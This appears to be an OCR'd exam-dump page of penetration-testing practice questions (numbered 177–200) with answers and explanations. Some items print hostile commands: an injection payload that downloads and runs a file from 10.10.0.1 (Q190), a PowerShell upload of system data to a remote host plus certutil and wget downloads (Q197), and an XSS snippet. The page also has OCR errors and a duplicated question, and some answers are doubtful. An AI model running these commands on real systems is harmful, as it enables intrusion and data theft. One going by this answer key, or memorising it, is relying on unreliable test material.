<div align="center">
<form action="<c:url value='main.do'/>"method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;"type="text" name="name" id="name" value="">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!--div><scan style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```

Secure System

https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bodctse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13			

Secure System

https://compbia.org/login.aspx#rememdiatesource

```
1  <html>
2  <head>
3  <title>Secure Login </title>
4  </head>
5  <body>
6  <meta
7  content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
8  bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9  d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2==" name="csrt-token"/>
10 <select><script>
11 document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("f=")+16)+ "</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="<c:url value='main.do'/>"method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;"type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
22 </div>
23 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <!--div><scan style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41	☐	☐	☐ delete
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	☐	☐	☐ delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	☐	☐	☐ delete
__utmc	36104370	.comptia.o...		Session	14	☐	☐	☐ delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	☐	☐	☐ delete
__utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	☐	☐	☐ delete
__utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99	☐	☐	☐ delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1.1508258019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	☐	☐	☐ delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	☐	☐	☐ delete

Drag and Drop Options:

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Step 1 [?]

Step 2 [?]

Step 3 [?]

Step 4 [?]

Answer:

Drag and Drop Options:

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1

Generate a Certificate Signing Request

Step 2

Submit CSR to the CA

Step 3


Install re-issued certificate on the server

Step 4

Remove certificate from server

Explanation:

Graphical user interface Description automatically generated



NEW QUESTION: 177
A security firm has been hired to perform an external penetration test against a company. The only information the firm received was the company name. Which of the following passive reconnaissance approaches would be MOST likely to yield positive initial results?
A. Scrape web presences and social-networking sites.
B. Runtime the company's vendor/supply chain.
C. Run a vulnerability scan against the company's external website.
D. Specially craft and deploy phishing emails to key company leaders.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 178
Penetration tester who was exclusively authorized to conduct a physical assessment noticed there were no cameras pointed at the dumpster for company. The penetration tester returned at night and collected garbage that contained receipts for recently purchased networking :. The models of equipment purchased are vulnerable to attack. Which of the following is the most likely next step for the penetration?

A. Alert the target company of the discovered information.
B. Verify the discovered information is correct with the manufacturer.
C. Scan the equipment and verify the findings.
D. Return to the dumpster for more information.
Answer: C (LEAVE A REPLY)
The most likely next step for the penetration tester is to scan the equipment and verify the findings, which is a process of using tools or techniques to probe or test the target equipment for vulnerabilities or weaknesses that can be exploited. Scanning and verifying the findings can help the penetration tester confirm that the models of equipment purchased are vulnerable to attack, and identify the specific vulnerabilities or exploits that affect them. Scanning and verifying the findings can also help the penetration tester prepare for the next steps of the assessment, such as exploiting or reporting the vulnerabilities. Scanning and verifying the findings can be done by using tools such as Nmap, which can scan hosts and networks for ports, services, versions, OS, or other information1, or Metasploit, which can exploit hosts and networks using various payloads or modules2. The other options are not likely next steps for the penetration tester. Alerting the target company of the discovered information is not a next step, but rather a final step, that involves reporting the findings and recommendations to the client after completing the assessment. Verifying the discovered information with the manufacturer is not a next step, as it may not provide accurate or reliable information about the vulnerabilities or exploits that affect the equipment, and it may also alert the manufacturer or the client of the assessment. Returning to the dumpster for more information is not a next step, as it may not yield any more useful or relevant information than what was already collected from the receipts.

NEW QUESTION: 179
A penetration tester is testing a new version of a mobile application in a sandbox environment. To intercept and decrypt the traffic between the application and the external API, the tester has created a private root CA and issued a certificate from it. Even though the tester installed the root CA into the trusted stone of the smartphone used for the tests, the application shows an error indicating a certificate mismatch and does not connect to the server. Which of the following is the MOST likely reason for the error?
A. The API server is using SSL instead of TLS
B. TCP port 443 is not open on the firewall
C. The tester is using an outdated version of the application
D. The application has the API certificate pinned.
Answer: (SHOW ANSWER)


NEW QUESTION: 180
A company that requires minimal disruption to its daily activities needs a penetration tester to perform information gathering around the company's web presence. Which of the following would the tester find MOST helpful in the initial information-gathering steps? (Choose two.)
A. Externally facing open ports

B. Shodan results
C. Zone transfers
D. DNS forward and reverse lookups
E. IP addresses and subdomains
F. Internet search engines
Answer: (SHOW ANSWER)

NEW QUESTION: 181
When preparing for an engagement with an enterprise organization, which of the following is one of the MOST important items to develop fully prior to beginning the penetration testing activities?
A. Identify all third parties involved.
B. Interview all stakeholders.
C. Clarify the statement of work.
D. Obtain an asset inventory from the client.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 182
A penetration tester will be performing a vulnerability scan as part of the penetration test on a client's website.
The tester plans to run several Nmap scripts that probe for vulnerabilities while avoiding detection. Which of the following Nmap options will the penetration tester MOST likely utilize?
A. -O -A
B. --script "http*vuln*"
C. -sn
D. -8 -T0
Answer: (SHOW ANSWER)

NEW QUESTION: 183
A penetration tester has prepared the following phishing email for an upcoming penetration test:



Which of the following is the penetration tester using MOST to influence phishing targets to click on the link?

A. Familiarity and likeness

B. Social proof and greed


C. Scarcity and fear

D. Authority and urgency

Answer: (SHOW ANSWER)

NEW QUESTION: 184

A penetration tester has prepared the following phishing email for an upcoming penetration test:



Which of the following is the penetration tester using MOST to influence phishing targets to click on the link?

A. Authority and urgency

B. Scarcity and fear

C. Social proof and greed

D. Familiarity and likeness

Answer: A (LEAVE A REPLY)

NEW QUESTION: 185

The results of an Nmap scan are as follows:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-24 01:10 EST
Nmap scan report for ( 192.168.1.1 )
Host is up (0.0035s latency).
Not shown: 996 filtered ports

Port     State     Service     Version
22/tcp   open      ssh         OpenSSH 6.6.1p1
53/tcp   open      domain      dnsmasq 2.72
80/tcp   open      http        lighttpd
443/tcp  open      ssl/http    httpd

Service Info: OS: Linux: Device: router; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 18.45 seconds
```


Which of the following would be the BEST conclusion about this device?

A. This device may be vulnerable to the Heartbleed bug due to the way transactions over TCP/22 handle heartbeat extension packets, allowing attackers to obtain sensitive information from process memory.

B. This device is most likely a gateway with in-band management services.

C. This device is most likely a proxy server forwarding requests over TCP/443.

D. This device may be vulnerable to remote code execution because of a butter overflow vulnerability in the method used to extract DNS names from packets prior to DNSSEC validation.

Answer: B (LEAVE A REPLY)

Explanation

The heart bleed bug is an open ssl bug which does not affect SSH Ref: https://www.sos-berlin.com/en/news-heartbleed-bug-does-not-affect-jobscheduler-or-ssh

NEW QUESTION: 186

A company hired a penetration-testing team to review the cyber-physical systems in a manufacturing plant.

The team immediately discovered the supervisory systems and PLCs are both connected to the company intranet. Which of the following assumptions, if made by the penetration-testing team, is MOST likely to be valid?

A. PLCs will not act upon commands injected over the network.

B. Supervisors and controllers are on a separate virtual network by default.

C. Controllers will not validate the origin of commands.

D. Supervisory systems will detect a malicious injection of code/commands.

Answer: C (LEAVE A REPLY)

PLCs are programmable logic controllers that execute logic operations on input signals from sensors and output signals to actuators. They are often connected to supervisory systems that provide human-machine interfaces and data acquisition functions. If both systems are connected to the company intranet, they are exposed to potential attacks from internal or external adversaries. A valid assumption is that controllers will not validate the origin of commands, meaning that an attacker can send malicious commands to manipulate or sabotage the industrial process. The other assumptions are not valid because they contradict the facts or common practices.

NEW QUESTION: 187

A penetration tester who is conducting a web-application test discovers a clickjacking vulnerability associated with a login page to financial dat a. Which of the following should the tester do with this information to make this a successful exploit?

A. Use BeEF.

B. Perform XSS.

C. Use browser autopwn.

D. Conduct a watering-hole attack.

Answer: (SHOW ANSWER)

NEW QUESTION: 188

Which of the following is the BEST resource for obtaining payloads against specific network infrastructure products?

A. Exploit-DB

B. Metasploit

C. Shodan

D. Retina

Answer: A (LEAVE A REPLY)

Explanation

"Exploit Database (ExploitDB) is a repository of exploits for the purpose of public security, and it explains what can be found on the database. The ExploitDB is a very useful resource for identifying possible weaknesses in your network and for staying up to date on current attacks occurring in other networks"

NEW QUESTION: 189

A penetration tester discovered a code repository and noticed passwords were hashed before they were stored in the database with the following code? salt = '123' hash = hashlib.pbkdf2_hmac('sha256', plaintext, salt,
10000) The tester recommended the code be updated to the following salt = os.urandom(32) hash = hashlib.pbkdf2_hmac('sha256', plaintext, salt, 10000) Which of the following steps should the penetration tester recommend?

A. Changing passwords that were created before this code update

B. Keeping hashes created by both methods for compatibility

C. Rehashing all old passwords with the new code

D. Replacing the SHA-256 algorithm to something more secure

Answer: A (LEAVE A REPLY)

Explanation

The penetration tester recommended the code be updated to use a random salt instead of a fixed salt for hashing passwords. A salt is a random value that is added to the plaintext password before hashing it, to prevent attacks such as rainbow tables or dictionary attacks that rely on precomputed hashes of common or weak passwords. A random salt ensures that each password hash is unique and unpredictable, even if two users have the same password. However, changing

the salt does not affect the existing hashes that were created with the old salt, which may still be vulnerable to attacks. Therefore, the penetration tester should recommend changing passwords that were created before this code update, so that they can be hashed with the new salt and be more secure. The other options are not valid steps that the penetration tester should recommend. Keeping hashes created by both methods for compatibility would defeat the purpose of updating the code, as it would leave some hashes vulnerable to attacks. Rehashing all old passwords with the new code would not work, as it would require knowing the plaintext passwords, which are not stored in the database. Replacing the SHA-256 algorithm to something more secure is not necessary, as SHA-256 is a secure and widely used hashing algorithm that has no known vulnerabilities or collisions.

NEW QUESTION: 190
A penetration tester was able to gain access to a system using an exploit. The following is a snippet of the code that was utilized:
exploit = "POST "
exploit += "/cgi-bin/index.cgi?action=login&Path=%27%0A/bin/sh${IFS} -c${IFS}'cd${IFS}/tmp;${IFS}wget${IFS}http://10.10.0.1/apache;${IFS}chmod ${IFS}777${IFS}apache;${IFS}./apache'%0A%27&loginUser=a&Pwd=a"
exploit += "HTTP/1.1"
Which of the following commands should the penetration tester run post-engagement?
A. rm -rf /tmp/apache
B. chmod 600 /tmp/apache
C. taskkill /IM "apache" /F
D. grep -v apache ~/.bash_history > ~/.bash_history
Answer: A (LEAVE A REPLY)

NEW QUESTION: 191
A penetration tester ran an Nmap scan on an Internet-facing network device with the -F option and found a few open ports. To further enumerate, the tester ran another scan using the following command:
nmap -O -A -sS -p- 100.100.100.50
Nmap returned that all 65,535 ports were filtered. Which of the following MOST likely occurred on the second scan?
A. The scan returned ICMP echo replies.
B. A firewall or IPS blocked the scan.
C. The penetration tester used unsupported flags.
D. The edge network device was disconnected.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 192
A penetration tester recently completed a review of the security of a core network device within a

corporate environment. The key findings are as follows:
* The following request was intercepted going to the network device:
GET /login HTTP/1.1
Host: 10.50.100.16
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Accept-Language: en-US,en;q=0.5 Connection: keep-alive Authorization: Basic WU9VUilOQU1FOnNlY3JldHBhc3N3b3jk
* Network management interfaces are available on the production network.
* An Nmap scan returned the following:

```
Port       State      Service    Version
22/tcp     open       ssh        Cisco SSH 1.25 (protocol 2.0
80/tcp     open       http       Cisco IOS http config
|_https-title: Did not follow redirect to https://10.50.100.16
443/tcp    open       https      Cisco IOS https config
```

Which of the following would be BEST to add to the recommendations section of the final report? (Choose two.)
A. Enforce enhanced password complexity requirements.
B. Disable or upgrade SSH daemon.
C. Disable HTTP/301 redirect configuration.
D. Create an out-of-band network for management.
E. Implement a better method for authentication.
F. Eliminate network management and control interfaces.
Answer: (SHOW ANSWER)
The key findings indicate that the network device is vulnerable to several attacks, such as sniffing, brute-forcing, or exploiting the SSH daemon. To prevent these attacks, the best recommendations are to create an out-of-band network for management, which means a separate network that is not accessible from the production network, and to implement a better method for authentication, such as SSH keys or certificates.
The other options are not as effective or relevant.

NEW QUESTION: 193
A penetration tester has been hired to examine a website for flaws. During one of the time windows for testing, a network engineer notices a flood of GET requests to the web server, reducing the website's response time by 80%. The network engineer contacts the penetration tester to determine if these GET requests are part of the test. Which of the following BEST describes the purpose of checking with the penetration tester?
A. Situational awareness
B. Rescheduling
C. DDoS defense
D. Deconfliction
Answer: D (LEAVE A REPLY)
https://redteam.guide/docs/definitions/

NEW QUESTION: 194
A penetration tester who is conducting a web-application test discovers a clickjacking vulnerability associated with a login page to financial dat
a. Which of the following should the tester do with this information to make this a successful exploit?
A. Use BeEF.
B. Use browser autopwn.
C. Perform XSS.
D. Conduct a watering-hole attack.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 195
A penetration tester has gained access to the Chief Executive Officer's (CEO's) internal, corporate email. The next objective is to gain access to the network.
Which of the following methods will MOST likely work?
A. Try to obtain the private key used for S/MIME from the CEO's account.
B. Attempt to escalate privileges on the mail server to gain root access.
C. Move laterally from the mail server to the domain controller.
D. Send an email from the CEO's account, requesting a new account.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 196
A penetration tester discovered a vulnerability that provides the ability to upload to a path via directory traversal. Some of the files that were discovered through this vulnerability are:

```
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/newbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/rmbm.pl
https://xx.xx.xx.x/vpn/../vpns/portal/scripts/pikctheme.pl
https://xx.xx.xx.x/vpn/../vpns/cfg/smb.conf
```

Which of the following is the BEST method to help an attacker gain internal access to the affected machine?
A. Download the smb.conf file and look at configurations
B. Edit the smb.conf file and upload it to the server
C. Edit the discovered file with one line of code for remote callback
D. Download .pl files and look for usernames and passwords
Answer: (SHOW ANSWER)

NEW QUESTION: 197

A penetration tester has obtained a low-privilege shell on a Windows server with a default configuration and now wants to explore the ability to exploit misconfigured service permissions. Which of the following commands would help the tester START this process?

A. powershell (New-Object System.Net.WebClient).UploadFile('http://192.168.2.124/ upload.php', 'systeminfo.txt')

B. certutil -urlcache -split -f http://192.168.2.124/windows-binaries/ accesschk64.exe

C. wget http://192.168.2.124/windows-binaries/accesschk64.exe -O accesschk64.exe

D. schtasks /query /fo LIST /v | find /I "Next Run Time:"

Answer: A (LEAVE A REPLY)

NEW QUESTION: 198

A penetration tester ran a simple Python-based scanner. The following is a snippet of the code:

```
…
<LINE NUM.>
<01> portlist: list[int] = [*range(1, 1025)]
<02> try:
<03>    port: object
<04>    resultList: list[Any] = []
<05>    for port in portList:
<06>      sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
<07>      sock.settimeout(20)
<08>      result = sock.connect_ex((remoteSvr, port))
<09>      if result == 0:
<10>           resultList.append(port)
<11>      sock.close()
…
```

Which of the following BEST describes why this script triggered a `probable port scan` alert in the organization's IDS?

A. sock.settimeout(20) on line 7 caused each next socket to be created every 20 milliseconds.

B. *range(1, 1025) on line 1 populated the portList list in numerical order.

C. Line 6 uses socket.SOCK_STREAM instead of socket.SOCK_DGRAM

D. The remoteSvr variable has neither been type-hinted nor initialized.

Answer: B (LEAVE A REPLY)

Explanation

Port randomization is widely used in port scanners. By default, Nmap randomizes the scanned port order (except that certain commonly accessible ports are moved near the beginning for efficiency reasons)

https://nmap.org/book/man-port-specification.html


NEW QUESTION: 199
During the assessment of a client's cloud and on-premises environments, a penetration tester was able to gain ownership of a storage object within the cloud environment using the..... premises credentials. Which of the following best describes why the tester was able to gain access?
A. Federation misconfiguration of the container
B. Key mismanagement between the environments
C. laaS failure at the provider
D. Container listed in the public domain
Answer: A (LEAVE A REPLY)
The best explanation for why the tester was able to gain access to the storage object within the cloud environment using the on-premises credentials is federation misconfiguration of the container. Federation is a process that allows users to access multiple systems or services with a single set of credentials, by using a trusted third-party service that authenticates and authorizes the users. Federation can enable seamless integration between cloud and on-premises environments, but it can also introduce security risks if not configured properly. Federation misconfiguration of the container can allow an attacker to access the storage object with the on-premises credentials, if the container trusts the on-premises identity provider without verifying its identity or scope. The other options are not valid explanations for why the tester was able to gain access to the storage object within the cloud environment using the on-premises credentials. Key mismanagement between the environments is not relevant to this issue, as it refers to a different scenario involving encryption keys or access keys that are used to protect or access data or resources in cloud or on-premises environments. IaaS failure at the provider is not relevant to this issue, as it refers to a different scenario involving infrastructure as a service (IaaS), which is a cloud service model that provides virtualized computing resources over the internet. Container listed in the public domain is not relevant to this issue, as it refers to a different scenario involving container visibility or accessibility from public networks or users.

NEW QUESTION: 200
Which of the following documents describes specific activities, deliverables, and schedules for a penetration tester?
A. MSA
B. NDA
C. MOU
D. SOW
Answer: D (LEAVE A REPLY)

